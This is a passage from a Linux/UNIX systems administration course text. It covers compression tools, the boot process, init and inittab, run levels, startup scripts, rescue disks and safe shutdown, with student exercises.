Compression programs are sometimes used in conjunction with transport programs to reduce the size of backups. This is not always a good idea. Adding compression to a backup adds extra complexity to the backup and as such increases the chances of something going wrong.

compress

compress is the standard UNIX compression program and is found on every UNIX machine (well, I don't know of one that doesn't have it). The basic format of the compress command is

compress *filename*

The file with the name *filename* will be replaced with a file with the same name but with an extension of .Z added, and that is smaller than the original (it has been compressed).

A compressed file is uncompressed using the uncompress command or the -d switch of compress.

uncompress *filename* *or* compress -d *filename*

For example:

```
bash$ ls -l ext349*
-rw-r----- 1 jonesd     17340 Jul 16 14:28 ext349
bash$ compress ext349
bash$ ls -l ext349*
-rw-r----- 1 jonesd      5572 Jul 16 14:28 ext349.Z
bash$ uncompress ext349
bash$ ls -l ext349*
-rw-r----- 1 jonesd     17340 Jul 16 14:28 ext349
```

gzip

`gzip` is a new addition to the UNIX compression family. It works in basically the same way as `compress` but uses a different (and better) compression algorithm. It uses an extension of `.z` and the program to uncompress a `gzip` archive is `gunzip`.

For example:

```
bash$ gzip ext349
bash$ ls -l ext349*
-rw-r----- 1 jonesd    4029 Jul 16 14:28 ext349.z
bash$ gunzip ext349
```

Exercises

11.6	Modify your solution to exercise 11.5 so that instead of writing the contents of your floppy straight to a file on your hard disk it first compresses the file using either `compress` or `gzip` and then saves to a file.

Conclusions

In this chapter you have

- ♣ been introduced to the components of a backup strategy scheduler, transport, and media
- ♣ been shown some of the UNIX commands that can be used as the transport in a backup strategy
- ♣ examined some of the characteristics of a good backup strategy and some of the factors that affect a backup strategy

Review questions

11.1.

Design a backup strategy for your system. List the components of your backup strategy and explain how these components affect your backup strategy.

11.2. Explain the terms media, scheduler and transport.

11.3. Outline the difference between file by file and image transport programs.

Chapter 12

Startup and Shutdown

Introduction

Being a multi-tasking, multi-user operating system means that UNIX is a great deal more complex than an operating system like MS-DOS. Before the UNIX operating system can perform correctly, there are a number of steps that must be followed, and procedures executed. The failure of any one of these can mean that the system will not start, or if it does it will not work correctly. It is important for the Systems Administrator to be aware of what happens during system startup so that any problems that occur can be remedied.

It is also important for the Systems Administrator to understand what the correct mechanism is to shut a UNIX machine down. A UNIX machine should (almost) never be just turned off. There are a number of steps to carry out to ensure that the operating system and many of its support functions remain in a consistent state.

By the end of this chapter you should be familiar with the startup and shutdown procedures for a UNIX machine and all the related concepts.

A booting overview

The process by which a computer is turned on and the UNIX operating system starts functioning – booting - consists of the following steps

♣ finding the kernel,
The first step is to find the kernel of the operating system. How this is achieved is usually particular to the type of hardware used by the computer.

♣ starting the kernel,
In this step the kernel starts operation and in particular goes looking for all the hardware devices that are connected to the machine.

♣ starting the processes.
All the work performed by a UNIX computer is done by processes. In this stage, most of the system processes and daemons are started. This step also includes a number of steps which configure various services necessary for the system to work.

Finding the Kernel

For a UNIX computer to be functional it must have a kernel. The kernel provides a number of essential services which are required by the rest of the system in order for it to be functional. This means that the first step in the booting process of a UNIX computer is finding out where the kernel is. Once found, it can be started, but that's the next section.

ROM

Most machines have a section of read only memory (ROM) that contains a program the machine executes when the power first comes on. What is programmed into ROM will depend on the hardware platform.

For example, on an IBM PC, the ROM program typically does some hardware probing and then looks in a number of predefined locations (the first floppy drive and the primary hard drive partition) for a bootstrap program.

On hardware designed specifically for the UNIX operating system (machines from DEC, SUN etc), the ROM program will be a little more complex. Many will present some form of prompt. Generally this prompt will accept a number of commands that allow the Systems Administrator to specify

- where to boot the machine from, and
  Sometimes the standard root partition will be corrupt and the system will have to be booted from another device. Examples include another hard drive, a CD-ROM, floppy disk or even a tape drive.
- whether to come up in single user or multi-user mode.

As a bare minimum, the ROM program must be smart enough to work out where the bootstrap program is stored and how to start executing it.

The ROM program generally doesn't know enough to know where the kernel is or what to do with it.

The bootstrap program

At some stage the ROM program will execute the code stored in the boot block of a device (typically a hard disk drive). The code stored in the boot block is referred to as a bootstrap program. Typically the boot block isn't big enough to hold the kernel of an operating system so this intermediate stage is necessary.

The bootstrap program is responsible for locating and loading (starting) the kernel of the UNIX operating system into memory. The kernel of a UNIX operating system is usually stored in the root directory of the root file system under some system-defined filename. Newer versions of Linux, including RedHat 5.0, put the kernel into a directory called `/boot`.

The most common bootstrap program in the Linux world is a program called LILO.

Reading
LILO is such an important program to the Linux operating system that it has its own HOW-TO. The HOW-TO provides a great deal of information about the boot process of a Linux computer.

Booting on a PC

The BIOS on a PC generally looks for a bootstrap program in one of two places (usually in this order)

- the first (`A:`) floppy drive, or
- the first (`C:`) hard drive.

By playing with your BIOS settings you can change this order or even prevent the BIOS from checking one or the other.

The BIOS loads the program that is on the first sector of the chosen drive and loads it into memory. This bootstrap program then takes over.

On the floppy

On a bootable floppy disk the bootstrap program simply knows to load the first blocks on the floppy that contain the kernel into a specific location in memory.

A normal Linux boot floppy contains no file system. It simply contains the kernel copied into the first sectors of the disk. The first sector on the disk contains the first part of the kernel which knows how to load the remainder of the kernel into RAM.

Making a boot disk

The simplest method for creating a floppy disk which will enable you to boot a Linux computer is

- insert a floppy disk into a computer already running Linux
- login as `root`
- change into the `/boot` directory
- copy the current kernel onto the floppy
  `dd if=vmlinuz of=/dev/fd0`
  The name of the kernel, `vmlinuz`, may change from system to system. For example, on some RedHat 5.0 machines it may be `vmlinux-2.0.31`.
- tell the boot disk where to find the root disk
  `rdev /dev/fd0 /dev/hda1`
  Where `/dev/fd0` is the device for the floppy drive you are using and `/dev/hda1` is the device file for your root disk. **You need to make sure you replace `/dev/fd0` and `/dev/hda1` with the appropriate values for your system.**

Exercises

12.1	Using the above steps create a boot floppy for your machine and test it out.

Using a boot loader

Having a boot floppy for your system is a good idea. It can come in handy if you do something to your system which prevents the normal boot procedure from working. One example of this is when you are compiling a new kernel. It is not unheard of for people to create a kernel which will not boot their system. If you don't have an alternative boot method in this situation then you will have some troubles.

However, you can't use this process to boot from a hard-drive. Instead a boot loader or boot strap program, such as LILO, is used. A boot loader generally examines the partition table of the hard-drive, identifies the active partition, and then reads and starts the code in the boot sector for that partition. This is a simplification. In reality the boot loader must identify, somehow, the sectors in which the kernel resides.

Other features a boot loader (under Linux) offers include

- using a key press to bring up a prompt to modify the boot procedure, and
- the passing of parameters to the kernel to modify its operation

Exercises

12.2	If you have the time, haven't done so already, or know it is destined to failure read the LILO documentation and install LILO onto your system. There are some situations where you SHOULD NOT install LILO. These are outlined in the documentation. Make sure you take notice of these situations.

Starting the kernel

Okay, the boot strap program or the ROM program has found your system's kernel. What happens during the startup process? The kernel will go through the following process

- initialise its internal data structures,
  Things like ready queues, process control blocks and other data structures need to be readied.
- check for the hardware connected to your system,
  It is **important** that you are aware that the kernel will only look for hardware that it contains code for. If your system has a SCSI disk drive interface your kernel must have the SCSI interface code before it will be able to use it.
- verify the integrity of the root file system and then mount it, and
- create the process 0 (`swapper`) and process 1 (`init`).

The `swapper` process is actually part of the kernel and is not a "real" process. The `init` process is the ultimate parent of all processes that will execute on a UNIX system.

Once the kernel has initialised itself, `init` will perform the remainder of the startup procedure.

Kernel boot messages

When a UNIX kernel is booting, it will display messages on the main console about what it is doing. Under Linux, these messages are also sent to `syslog` and are by default appended onto the file `/var/log/messages`. The following is a copy of the boot messages on my machine with some additional comments to explain what is going on.

Examine the messages that your kernel displays during bootup and compare them with mine.

start kernel logging

```
Feb  2 15:30:40 beldin kernel: klogd 1.3-3, log source = /proc/kmsg started.
Loaded 4189 symbols from /boot/System.map.
Symbols match kernel version 2.0.31.
Loaded 2 symbols from 3 modules.
```

Configure the console

```
Console: 16 point font, 400 scans
Console: colour VGA+ 80x25, 1 virtual console (max 63)
```

Start PCI software

```
pcibios_init : BIOS33 Service Directory structure at 0x000f9320
pcibios_init : BIOS32 Service Directory entry at 0xf0000
pcibios_init : PCI BIOS revision 2.00 entry at 0xf0100
Probing PCI hardware.
Calibrating delay loop.. ok - 24.01 BogoMIPS
```

check the memory

```
Memory: 30844k/32768k available (736k kernel code, 384k reserved, 804k data)
```

start networking

```
Swansea University Computer Society NET3.035 for Linux 2.0
NET3: Unix domain sockets 0.13 for Linux NET3.035.
Swansea University Computer Society TCP/IP for NET3.034
IP Protocols: IGMP, ICMP, UDP, TCP
VFS: Diskquotas version dquot_5.6.0 initialized
```

check the CPU and find that it suffers from the Pentium bug

```
Checking 386/387 coupling... Hmm, FDIV bug i586 system
Checking 'hlt' instruction... Ok.
Linux version 2.0.31 (root@porky.redhat.com) (gcc version 2.7.2.3) #1 Sun Nov 9
21:45:23 EST 1997
```

start swap

```
Starting kswapd v 1.4.2.2
```

start the serialdrivers

```
tty00 at 0x03f8 (irq = 4) is a 16550A
tty01 at 0x02f8 (irq = 3) is a 16550A
```

start drivers for the clock, drives

```
Real Time Clock Driver v1.07
Ramdisk driver initialized : 16 ramdisks of 4096K size
hda: FUJITSU M1636TAU, 1226MB w/128kB Cache, CHS=622/64/63
hdb: SAMSUNG PLS-30854A, 810MB w/256kB Cache, CHS=823/32/63
ide0 at 0x1f0-0x1f7,0x3f6 on irq 14
Floppy drive(s): fd0 is 1.44M
FDC 0 is a post-1991 82077
md driver 0.35 MAX_MD_DEV=4, MAX_REAL=8
scsi : 0 hosts.
scsi : detected total.
Partition check:
 hda: hda1 hda2 < hda5 >
 hdb: hdb1
```

mount the root file system an start swap

```
VFS: Mounted root (ext2 filesystem) readonly.
Adding Swap: 34236k swap-space (priority -1)
EXT2-fs warning: mounting unchecked fs, running e2fsck is recommended
sysctl: ip forwarding off
Swansea University Computer Society IPX 0.34 for NET3.035
IPX Portions Copyright (c) 1995 Caldera, Inc.
Appletalk 0.17 for Linux NET3.035
eth0: 3c509 at 0x300 tag 1, 10baseT port, address  00 20 af 33 b5 be, IRQ 10.
3c509.c:1.12 6/4/97 becker@cesdis.gsfc.nasa.gov
eth0: Setting Rx mode to 1 addresses.
```

Starting the processes

So at this stage the kernel has been loaded, it has initialised its data structures and found all the hardware devices. At this stage your system can't do anything. The operating system kernel only supplies services which are used by processes. The question is how are these other processes created and executed.

On a UNIX system the only way in which a process can be created is by an existing process performing a fork operation. A fork creates a brand new process that contains copies of the code and data structures of the original process. In most cases the new process will then perform an `exec` that replaces the old code and data structures with that of a new program.

But who starts the first process?

`init` is the process that is the ultimate ancestor of all user processes on a UNIX system. It always has a Process ID (PID) of 1. `init` is started by the operating system kernel so it is the only process that doesn't have a process as a parent. `init` is responsible for starting all other services provided by the UNIX system. The services it starts are specified by `init`'sconfiguration file, `/etc/inittab`.

Run levels

`init` is also responsible for placing the computer into one of a number of run levels. The run level a computer is in controls what services are started (or stopped) by `init`. Table 12.2 summarises the different run levels used by RedHat Linux 5.0. At any one time, the system must be in one of these run levels.

When a Linux system boots, `init` examines the `/etc/inittab` file for an entry of type `initdefault`. This entry will determine the initial run level of the system.

Run level	Description
0	Halt the machine
1	Single user mode. All file systems mounted, only small set of kernel processes running. Only `root` can login.
2	multi-user mode , without remote file sharing
3	multi-user mode with remote file sharing, processes, and daemons
4	user definable system state
5	used for to start X11 on boot
6	shutdown and reboot
a b c	ondemand run levels
s or S	same as single-user mode, only really used by scripts

Table 12.1
Run levels

Under Linux, the `telinit` command is used to change the current run level. `telinit` is actually a soft link to `init`. `telinit` accepts a single character argument from the following

- `0 1 2 3 4 5 6`
  The run level is switched to this level.
- `Q q`
  Tells `init` that there has been a change to `/etc/inittab` (its configuration file) and that it should re-examine it.
- `S s`
  Tells `init` to switch to single user mode.

/etc/inittab

`/etc/inittab` is the configuration file for `init`. It is a colon delimited field where `#` characters can be used to indicate comments. Each line corresponds to a single entry and is broken into four fields

- the identifier
  One or two characters to uniquely identify the entry.
- the run level
  Indicates the run level at which the process should be executed
- the action
  Tells `init` how to execute the process
- the process
  The full path of the program or shell script to execute.

What happens

When `init` is first started it determines the current run level (by matching the entry in `/etc/inittab` with the action `initdefault`) and then proceeds to execute all of the commands of entries that match the run level.

The following is an example `/etc/inittab` taken from a RedHat machine with some comments added.

Specify the default run level
```
id:3:initdefault:

# System initialisation.
si::sysinit:/etc/rc.d/rc.sysinit
```

when first entering various runlevels run the related startup scripts before going any further
```
l0:0:wait:/etc/rc.d/rc 0
l1:1:wait:/etc/rc.d/rc 1
l2:2:wait:/etc/rc.d/rc 2
l3:3:wait:/etc/rc.d/rc 3
l4:4:wait:/etc/rc.d/rc 4
l5:5:wait:/etc/rc.d/rc 5
l6:6:wait:/etc/rc.d/rc 6

# Things to run in every runlevel.
ud::once:/sbin/update
```

call the shutdown command to reboot the system when the use does the three fingered salute
```
ca::ctrlaltdel:/sbin/shutdown -t3 -r now
```

A powerfail signal will arrive if you have a uninterruptable power supply (UPS) if this happens shut the machine down safely
```
pf::powerfail:/sbin/shutdown -f -h +2 "Power Failure; System Shutting Down"

# If power was restored before the shutdown kicked in, cancel it.
pr:12345:powerokwait:/sbin/shutdown -c "Power Restored; Shutdown Cancelled"
```

Start the login process for the virtual consoles
```
1:12345:respawn:/sbin/mingetty tty1
2:2345:respawn:/sbin/mingetty tty2
3:2345:respawn:/sbin/mingetty tty3
4:2345:respawn:/sbin/mingetty tty4
5:2345:respawn:/sbin/mingetty tty5
6:2345:respawn:/sbin/mingetty tty6
```

If the machine goes into runlevel 5, start X
```
x:5:respawn:/usr/bin/X11/xdm -nodaemon
```

The identifier

The identifier, the first field, is a unique two character identifier. For `inittab` entries that correspond to terminals the identifier will be the suffix for the terminals device file.

For each terminal on the system a `getty` process must be started by the `init` process. Each terminal will generally have a device file with a name like `/dev/tty??`, where the `??` will be replaced by a suffix. It is this suffix that must be the identifier in the `/etc/inittab` file.

Run levels

The run levels describe at which run levels the specified action will be performed. The run level field of `/etc/inittab` can contain multiple entries, e.g. `123`, which means the action will be performed at each of those run levels.

Actions

The action's field describes how the process will be executed. There are a number of pre-defined actions that must be used. Table 10.2 lists and explains them.

Action	Purpose
`respawn`	restart the process if it finishes
`wait`	`init` will start the process once and wait until it has finished before going on to the next entry
`once`	start the process once, when the runlevel is entered
`boot`	perform the process during system boot (will ignore the runlevel field)
`bootwait`	a combination of `boot` and `wait`
`off`	do nothing
`initdefault`	specify the default run level
`sysinit`	execute process during boot and before any `boot` or `bootwait` entries
`powerwait`	executed when `init` receives the `SIGPWR` signal which indicates a problem with the power, `init` will wait until the process is completed
`ondemand`	execute whenever the ondemand runlevels are called (a b c). When these runlevels are called there is NO change in runlevel.
`powerfail`	same as `powerwait` but don't wait (refer to the man page for the action `powerokwait`)
`ctrlaltdel`	executed when `init` receives `SIGINT` signal (usually when someone does `CTRL-ALT-DEL`

Table 12.2
`inittab` **actions**

The process

The process is simply the name of the command or shell script that should be executed by `init`.

Daemons and Configuration Files

`init` is an example of a daemon. It will only read its configuration file, `/etc/inittab`, when it starts execution. Any changes you make to `/etc/inittab` will not influence the execution of `init` until the next time it starts, i.e. the next time your computer boots.

There are ways in which you can tell a daemon to re-read its configuration files. One generic method, which works most of the time, is to send the daemon the `HUP` signal. For most daemons the first step in doing this is to find out what the process id (PID) is of the daemon. This isn't a problem for `init`. Why?

It's not a problem for `init` because `init` always has a PID of 1.

The more accepted method for telling `init` to re-read its configuration file is to use the `telinit` command. `telinit q` will tell `init` to re-read its configuration file.

Exercises

12.3 Add an entry to the `/etc/inittab` file so that it displays a message `HELLO` onto your current terminal (HINT: you can find out your current terminal using the `tty` command).

12.4 Modify the `inittab` entry from the previous question so that the message is displayed again and again and....

12.5 Take your system into single user mode.

12.6 Take your system into runlevel 5. What happens? (***only do this if you have X Windows configured for your system***). Change your system so that it enters this run level when it boots. Reboot your system and see what happens.

12.7 The `wall` command is used to display a message onto the terminals of all users. Modify the `/etc/inittab` file so that whenever someone does the three finger salute (`CTRL-ALT-DEL`) it displays a message on the consoles of all users and doesn't log out.

12.8 Examine your `inittab` file for an entry with the identifier `1`. This is the entry for the first console, the screen you are on when you first start your system.
Change the entry for `1` so that the action field contains `once` instead of `respawn`. Force `init` to re-read the `inittab` file and then log in and log out on that console.
What happens?

System Configuration

There are a number of tasks which must be completed once during system startup which must be completed once. These tasks are usually related to configuring your system so that it will operate. Most of these tasks are performed by the `/etc/rc.d/rc.sysinit` script.

It is this script which performs the following operations

- sets up a search path that will be used by the other scripts
- obtains network configuration data
- activates the swap partitions of your system
- sets the hostname of your system
  Every UNIX computer has a hostname. You can use the UNIX command `hostname` to set and also display your machine's hostname.

- sets the machines NIS domain (if you are using one)
- performs a check on the file systems of your system
- turns on disk quotas (if being used)
- sets up plug'n'play support
- deletes old lock and tmp files
- sets the system clock
- loads any kernel modules.

Terminal logins

In a later chapter we will examine the login procedure in more detail. This is a brief summary to explain how the login procedure relates to the boot procedure.

For a user to login there must be a `getty` process (RedHat Linux uses a program called `mingetty`, slightly different name but same task) running for the terminal they wish to use. It is one of `init`'s responsibilities to start the `getty` processes for all terminals that are physically connected to the main machine, and you will find entries in the `/etc/inittab` file for this.

Please note this does not include connections over a network. They are handled with a different method. This method is used for the virtual consoles on your Linux machine and any other dumb terminals you might have connected via serial cables. You should be able see the entries for the virtual consoles in the example `/etc/inittab` file from above.

Exercises

12.9	When you are in single user mode there is only one way to login to a Linux machine, from the first virtual console. How is this done?

Startup scripts

Most of the services which `init` starts are started when `init` executes the system start scripts. The system startup scripts are shell scripts written using the Bourne shell (this is one of the reasons you need to know the bourne shell syntax). You can see where these scripts are executed by looking at the `inittab` file.

```
l0:0:wait:/etc/rc.d/rc 0
l1:1:wait:/etc/rc.d/rc 1
l2:2:wait:/etc/rc.d/rc 2
l3:3:wait:/etc/rc.d/rc 3
l4:4:wait:/etc/rc.d/rc 4
l5:5:wait:/etc/rc.d/rc 5
l6:6:wait:/etc/rc.d/rc 6
```

These scripts start a number of services and also perform a number of configuration checks including

- checking the integrity of the machine's file systems using `fsck`,

- mounting the file systems,
- designating paging and swap areas,
- checking disk quotas,
- clearing out temporary files in `/tmp` and other locations,
- startin up system daemons for printing, mail, accounting, system logging, networking, `cron` and `syslog`.

In the UNIX world there are two styles for startup files: BSD and System V. RedHat Linux 5.0 uses the System V style and the following section concentrates on this format. Table 12.3 summarises the files and directories which are associated with the RedHat 5.0 startup scripts. All the files and directories in Table 12.3 are stored in the `/etc/rc.d` directory.

Filename	Purpose
`rc0.d rc1.d rc2.d rc3.d rc4.d rc5.d rc6.d`	directories which contain links to scripts which are executed when a particular runlevel is entered
`rc`	A shell script which is passed the run level. It then executes the scripts in the appropriate directory.
`init.d`	Contains the actual scripts which are executed. These scripts take either `start` or `stop` as a parameter
`rc.sysinit`	run once at boot time to perform specific system initialisation steps
`rc.local`	the last script run, used to do any tasks specific to your local setup that isn't done in the normal SysV setup
`rc.serial`	not always present, used to perform special configuration on any serial ports

Table 12.3
Linux startup scripts

The Linux Process

When `init` first enters a run level it will execute the script `/etc/rc.d/rc` (as shown in the example `/etc/inittab` above). This script then proceeds to

- determine the current and previous run levels
- kill any services which must be killed
- start all the services for the new run level.

The `/etc/rc.d/rc` script knows how to kill and start the services for a particular run level because of the filenames in the directory for each runlevel. The following are the filenames from the `/etc/rc.d/rc3.d` directory on my system.

```
[david@beldin rc.d]$ ls rc3.d
K10pnserver    K55routed      S40atd         S60lpd         S85postgresql
K20rusersd     S01kerneld     S40crond       S60nfs         S85sound
K20rwhod       S10network     S40portmap     S75keytable    S91smb
K25innd        S15nfsfs       S40snmpd       S80sendmail    S99local
K25news        S20random      S45pcmcia      S85gpm
K30ypbind      S30syslog      S50inet        S85httpd
```

You will notice that all the filenames in this, and all the other `rcX.d` directories, use the same format.

`[SK]`*`numberService`*

Where *`number`* is some integer and *`Service`* is the name of a service.

All the files with names starting with `S` are used to start a service. Those starting with `K` are used to kill a service. From the `rc3.d` directory above you can see scripts which start services for the Internet (`S50inet`), PCMCIA cards (`S45pcmcia`), a Web server (`S85httpd`) and a database (`S85postgresql`).

The numbers in the filenames are used to indicate the order in which these services should be started and killed. You'll notice that the script to start the Internet services comes before the script to start the Web server; obviously the Web server depends on the Internet services.

/etc/rc.d/init.d

If we look closer we can see that the files in the `rcX.d` directories aren't really files.

```
[david@beldin rc.d]$ ls -l rc3.d/S50inet
lrwxrwxrwx   1 root   root  14 Dec 19 23:57 rc3.d/S50inet -> ../init.d/inet
```

The files in the `rcX.d` directories are actually soft links to scripts in the `/etc/rc.d/init.d` directory. It is these scripts which perform all the work.

Starting and stopping

The scripts in the `/etc/rc.d/init.d` directory are not only useful during the system startup process, they can also be useful when you are performing maintenance on your system. You can use these scripts to start and stop services while you are working on them.

For example, lets assume you are changing the configuration of your Web server. Once you've finished editing the configuration files (in `/etc/httpd/conf` on a RedHat 5.0 machine) you will need to restart the Web server for it to see the changes. One way you could do this would be to follow this example

```
[root@beldin rc.d]# /etc/rc.d/init.d/httpd stop
Shutting down http:
[root@beldin rc.d]# /etc/rc.d/init.d/httpd start
Starting httpd: httpd
```

This example also shows you how the scripts are used to start or stop a service. If you examine the code for `/etc/rc.d/rc` (remember this is the script which runs all the scripts in `/etc/rc.d/rcX.d`) you will see two lines. One with `$i start` and the other with `$i stop`. These are the actual lines which execute the scripts.

Lock files

All of the scripts which start services during system startup create lock files. These lock files, if they exist, indicate that a particular service is operating. Their main use is to prevent startup files starting a service which is already running.

When you stop a service one of the things which has to occur is that the lock file must be deleted.

Exercises

12.10	What would happen if you tried to stop a service when you were logged in as a normal user (i.e. not root)? Try it.

Why won't it boot?

There will be times when you have to reboot your machine in a nasty manner. One rule of thumb used by Systems Administration to solve some problems is "When in doubt, turn the power off, count to ten slowly, and turn the power back on". There will be times when the system won't come back to you, **DON'T PANIC!**

Possible reasons why the system won't reboot include

- hardware problems,
  Caused by both hardware failure and problems caused by human error (e.g. the power cord isn't plugged in, the drive cable is the wrong way around)
- defective boot floppies, drives or tapes,
- damaged file systems,
- improperly configured kernels,
  A kernel configured to use SCSI drives won't boot on a system that uses an IDE drive controller.
- errors in the rc scripts or the `/etc/inittab` file.

Solutions

The following is a Systems Administration maxim

> *Always keep a separate working method for booting the machine into at least single user mode.*

This method might be a boot floppy, CD-ROM or tape. The format doesn't matter. What does matter that at anytime you can bring the system up in at least single user mode so you can perform some repairs.

A separate mechanism to bring the system up single user mode will enable you to solve most problems involved with damaged file systems, improperly configured kernels and errors in the rc scripts.

Boot and root disks

The concept of boot and root disk are important to understanding how the booting process works and also in creating an alternative boot method for your system. The definitions used are

- ♣ boot disk
  This is the disk which contains the kernel of your system.
- ♣ root disk
  The root disk contains the root file system with all the necessary programs and files required for `init` to start and setup a minimum of services. This includes such things as `init`, `/etc/inittab` and associated files, `/etc/passwd` and other information required to allow people to login plus a whole lot more.

To have a complete alternative boot method you must have both alternative boot and root disks. The alternative boot disk is useful if you have problems with your kernel. The alternative root disk is required when you have problems such as a wrongly configured `inittab` or a missing `/etc/passwd` file.

It is possible for a single disk to provide both boot and root disk services.

Making a boot and root disk

It is important that you have alternative boot and root disks for your system. There are (at least) two methods you can use to obtain them

- ♣ use the installation disks which come with your distribution of Linux,
  In order to install Linux you basically have to have a functioning Linux computer. Therefore the installation disk(s) that you used to install Linux provide an alternative boot and root disk.
- ♣ use a rescue disk (set).
  A number of people have created rescue disks. These are boot and root disk sets which have been configured to provide you with the tools you will need to rescue your system from problems.

The resource materials section for week 7 on the 85321 Web site/CD-ROM contains pointers to two rescue disk sets.

Exercises

12.11	Create a boot and root disk set for your system using the resources on the 85321 Web site/CD-ROM.

Using boot and root

What do you think would happen if you did the following?

```
rm /etc/inittab
```

The next time you booted your system you would see something like this on the screen.

```
INIT: version 2.71 booting
INIT: No inittab file found

Enter runlevel: 1
INIT: Entering runlevel: 1
INIT: no more processes left in this runlevel
```

What's happening here is that `init` can't find the `inittab` file and so it can't do anything. To solve this you need to boot the system and replace the missing `inittab` file. This is where the alternative root and boot disk(s) come in handy.

To solve this problem you would do the following

- ♣ boot the system with the alternative boot/root disk set
- ♣ login as `root`
- ♣ perform the following

```
bash:/> mount -t ext2 /dev/hda2 /mnt
mount: mount point /mnt does not exist
bash:/> mkdir /mnt
bash:/> mount -t ext2 /dev/hda1 /mnt
EXT2-fs warning: mounting unchecked fs, running e2fsck is recommended
bash:/> cp /etc/inittab /mnt/etc/inittab
bash:/> umount /mnt
```

A description of the above goes like this

- ♣ Try to mount the usual root file system, the one with the missing `inittab` file. But it doesn't work.
- ♣ Create the missing `/mnt` directory.
- ♣ Now mount the usual root file system.
- ♣ Copy the `inittab` file from the alternative root disk onto the usual root disk. Normally you would have a backup tape which contains a copy of the old `inittab` file.
- ♣ Unmount the usual root file system and reboot the system.

The aim of this example is to show you how you can use alternative root and boot disks to solve problems which may prevent your system from booting.

Exercises

12.12 Removing the `/etc/inittab` file from your Linux system will not only cause problems when you reboot the machine. It also causes problems when you try to shut the machine down. What problems? Why?

12.13 What happens if you forget the root password? Without it you can't perform any management tasks at all. How would you fix this problem?
12.14 Boot your system in the normal manner and comment out all the entries in your `/etc/inittab` file that contain the word `mingetty`. What do you think is going to happen? Reboot your system. Now fix the problem using the installation floppy disks.

Solutions to hardware problems

Some guidelines to solving hardware problems

- check the power supply and its connections,
  Don't laugh, there are many cases I know of in which the whole problem was caused by the equipment not being plugged in properly or not at all.
- check the cables and plugs on the devices,
- check any fault lights on the hardware,
- power cycle the equipment (power off, power on),
  Again I'll mention that old Systems Administration maxim. If something doesn't work turn it off, count to 10 very slowly and turn it back on again (usually with the fingers crossed). Not only can it solve problems but it is also a good way of relaxing.
- try rebooting the system without selected pieces of hardware,
  It may be only one faulty device that is causing the problem. Try isolating the problem device.
- use any diagnostic programs that are available, or as a last resort
- call a technician or a vendor.

Damaged file systems

In the next two chapters we'll examine file systems in detail and provide solutions to how you can fix damaged file systems. The two methods we'll examine include

- the `fsck` command, and
- always maintaining good backups.

Improperly configured kernels

The kernel contains most of the code that allows the software to talk to your hardware. If the code it contains is wrong then your software won't be able to talk to your hardware. In a later chapter on the kernel we'll explain in more detail why you might want to change the kernel and why it might not work.

Suffice to say you must **always** maintain a working kernel that you can boot your system with.

Shutting down

You should not just simply turn a UNIX computer off or reboot it. Doing so will usually cause some sort of damage to the system especially to the file system. Most of the time the operating system may be able to recover from such a situation (but NOT always).

There are a number of tasks that have to be performed for a UNIX system to be shutdown cleanly

- tell the users the system is going down,
  Telling them 5 seconds before pulling the plug is not a good way of promoting good feeling amongst your users. Wherever possible the users should know at least a couple of days in advance that the system is going down (there is always one user who never knows about it and complains).
- signal the currently executing processes that it is time for them to die,
  UNIX is a multi-tasking operating system. Just because there is no-one logged in this does not mean that there is nothing going on. You must signal all the current running processes that it is time to die gracefully.
- place the system into single user mode, and
- perform `sync` to flush the file systems buffers so that the physical state of the file system matches the logical state.

Most UNIX systems provide commands that perform these steps for you.

Reasons Shutting down

In general, you should try to limit the number of times you turn a computer on or off as doing so involves some wear and tear. It is often better to simply leave the computer on 24 hours a day. In the case of a UNIX system being used for a mission critical application by some business it may have to be up 24 hours a day.

Some of the reasons why you may wish to shut a UNIX system down include

- general housekeeping,
  Every time you reboot a UNIX computer it will perform some important housekeeping tasks, including deleting files from the temporary directories and performing checks on the machines file systems. Rebooting will also get rid of any zombie processes.
- general failures, and
  Occasionally problems will arise for which there is only one resort, shutdown. These problems can include hanging logins, unsuccessful mount requests, dazed devices, runaway processes filling up disk space or CPU time and preventing any useful work being done.
- system maintenance and additions.
  There are some operations that only work if the system is rebooted or if the system is in single user mode, for example adding a new device.

Being nice to the users

Knowing of the existence of the appropriate command is the first step in bringing your UNIX computer down. The other step is outlined in the heading for this section. The following command is an example of what not to do.

```
shutdown -h -1 now
```

Under Linux this results in a message somewhat like this appearing on every user's terminal

```
THE SYSTEM IS BEING SHUT DOWN NOW ! ! !
Log off now or risk your files being damaged.
```

and the user will almost immediately be logged out.

This is not a method inclined to win friends and influence people. The following is a list of guidelines of how and when to perform system shutdowns

- shutdowns should be scheduled,
  If users know the system is coming down at specified times they can organise their computer time around those times.
- perform a regular shutdown once a week, and
  A guideline, so that the housekeeping tasks discussed above can be performed. If it's regular the users get to know when the system will be going down.
- use `/etc/motd`.
  `/etc/motd` is a text file that contains the message the users see when they first log onto a system. You can use it to inform users of the next scheduled shutdown.

Commands to shutdown

There are a number of different methods for shutting down and rebooting a system including

- the `shutdown` command
  The most used method for shutting the system down. The command can display messages at preset intervals warning the users that the system is coming down.
- the `halt` command
  Logs the shutdown, kills the system processes, executes `sync` and halts the processor.
- the `reboot` command
  Similar to halt but causes the machine to reboot rather than halting.
- sending `init` a `TERM` signal,
  `init` will usually interpret a `TERM` signal (signal number 15) as a command to go into single user mode. It will kill of user processes and daemons. The command is `kill -15 1` (`init` is always process number 1). It may not work or be safe on all machines.
- the `fasthalt` or `fastboot` commands
  These commands create a file `/fastboot` before calling `halt` or `reboot`.

When the system reboots and the startup scripts find a file `/fastboot` they will not perform a `fsck` on the file systems.

The most used method will normally be the `shutdown` command. It provides users with warnings and is the safest method to use.

shutdown

The format of the command is

```
shutdown [ -h | -r ] [ -fqs ] [ now | hh:ss | +mins ]
```

The parameters are

- `-h`
  Halt the system and don't reboot.
- `-r`
  Reboot the system
- `-f`
  Do a fast boot.
- `-q`
  Use a default broadcast message.
- `-s`
  Reboot into single user mode by creating a `/etc/singleboot` file.

`The time at which a shutdown should occur are specified by the now hh:ss +mins` options.

- `now`
  Shut down immediately.
- `hh:ss`
  Shut down at time `hh:ss`.
- `+mins`
  Shut down `mins` minutes in the future.

The default wait time before shutting down is two minutes.

What happens

The procedure for shutdown is as follows

- five minutes before shutdown or straight away if shutdown is in less than five minutes
  The file `/etc/nologin` is created. This prevents any users (except `root`) from logging in. A message is also broadcast to all logged in users notifying them of the imminent shutdown.
- at shutdown time.
  All users are notified. `init` is told not to spawn any more `getty` processes. Shutdown time is written into the file `/var/log/wtmp`. All other processes are killed. A `sync` is performed. All file systems are unmounted. Another `sync` is performed and the system is rebooted.

The other commands

